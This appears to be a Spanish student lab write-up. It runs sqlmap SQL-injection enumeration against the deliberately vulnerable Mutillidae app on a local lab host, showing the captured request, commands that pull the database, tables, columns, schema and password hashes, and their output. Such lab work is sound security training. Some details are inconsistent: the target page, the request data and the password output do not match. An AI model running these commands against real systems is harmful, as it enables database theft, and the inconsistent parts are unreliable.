


```
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 10.0.2.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Origin: http://10.0.2.24
Connection: close
Referer: http://10.0.2.24/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog+Entries
```

Base de datos que se está utilizando.




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" --data "
author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog
+Entries" --cookie="showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swings
et,jotto,phpbb2,redmine; acgroupswithpersist=nada"  --current-db
```




```
[17:37:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL ≥ 5.1
[17:37:06] [INFO] fetching current database
current database: 'nowasp'
```

Tablas de la base de datos.




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" --data "
author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog
+Entries" --cookie="showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swings
et,jotto,phpbb2,redmine; acgroupswithpersist=nada"  --tables
```




```
[28 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES                     |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| STATISTICS                            |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| USER_PRIVILEGES                       |
| VIEWS                                 |
| COLUMNS                               |
| ENGINES                               |
| EVENTS                                |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| TABLES                                |
| TRIGGERS                              |
+---------------------------------------+
```

Columnas de la base de datos.




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" --data "
author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog
+Entries" --cookie="showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swings
et,jotto,phpbb2,redmine; acgroupswithpersist=nada"  --columns
```




```
Database: nowasp
Table: pen_test_tools
[5 columns]
+-------------+---------+
| Column      | Type    |
+-------------+---------+
| comment     | text    |
| phase_to_use | text   |
| tool_id     | int(11) |
| tool_name   | text    |
| tool_type   | text    |
+-------------+---------+

Database: nowasp
Table: balloon_tips
[3 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| hint_level | int(11)     |
| tip        | text        |
| tip_key    | varchar(64) |
+------------+-------------+
```

Esquema completo.




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" --data "
author=53241E83-76EC-4920-AD6D-503DD2ADA68&view-someones-blog-php-submit-button=View+Blog
+Entries" --cookie="showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swings
et,jotto,phpbb2,redmine; acgroupswithpersist=nada"  --schema
```




```
[19:14:18] [INFO] resumed: 'VARIABLE_NAME','varchar(64)'
[19:14:18] [INFO] resumed: 'VARIABLE_VALUE','varchar(1024)'
[19:14:18] [INFO] fetching columns for table 'STATISTICS' in database 'information_schema'
[19:14:19] [INFO] resumed: 'TABLE_CATALOG','varchar(512)'
[19:14:19] [INFO] resumed: 'TABLE_SCHEMA','varchar(64)'
[19:14:19] [INFO] resumed: 'TABLE_NAME','varchar(64)'
[19:14:19] [INFO] resumed: 'NON_UNIQUE','bigint(1)'
[19:14:19] [INFO] resumed: 'INDEX_SCHEMA','varchar(64)'
[19:14:19] [INFO] resumed: 'INDEX_NAME','varchar(64)'
[19:14:19] [INFO] resumed: 'SEQ_IN_INDEX','bigint(2)'
[19:14:19] [INFO] resumed: 'COLUMN_NAME','varchar(64)'
[19:14:19] [INFO] resumed: 'COLLATION','varchar(1)'
[19:14:19] [INFO] resumed: 'CARDINALITY','bigint(21)'
[19:14:19] [INFO] resumed: 'SUB_PART','bigint(3)'
[19:14:19] [INFO] resumed: 'PACKED','varchar(10)'
[19:14:19] [INFO] resumed: 'NULLABLE','varchar(3)'
[19:14:19] [INFO] resumed: 'INDEX_TYPE','varchar(16)'
[19:14:19] [INFO] resumed: 'COMMENT','varchar(16)'
[19:14:19] [INFO] fetching columns for table 'SESSION_STATUS' in database 'information_sch
```

Volcado completo de tabla de usuarios con contraseñas.



```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" --data "
author=53241E83-76EC-4920-AD6D-503DD2ADA68&view-someones-blog-php-submit-button=View+Blog
+Entries" --cookie="showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swings
et,jotto,phpbb2,redmine; acgroupswithpersist=nada"  --passwords
```



```
database management system users password hashes:
[*] service_code [1]:
    password hash: varchar(32)
```

Ejercicio 4

Interpretar los resultados obtenidos: ¿Las tres aplicaciones web usan la misma base de datos? En caso de ser la misma, justifica tu respuesta. En caso de no ser la misma, justifica tu respuesta.

Sí, todas comparte la misma IP la misma dirección y por tanto comparten la misma base de datos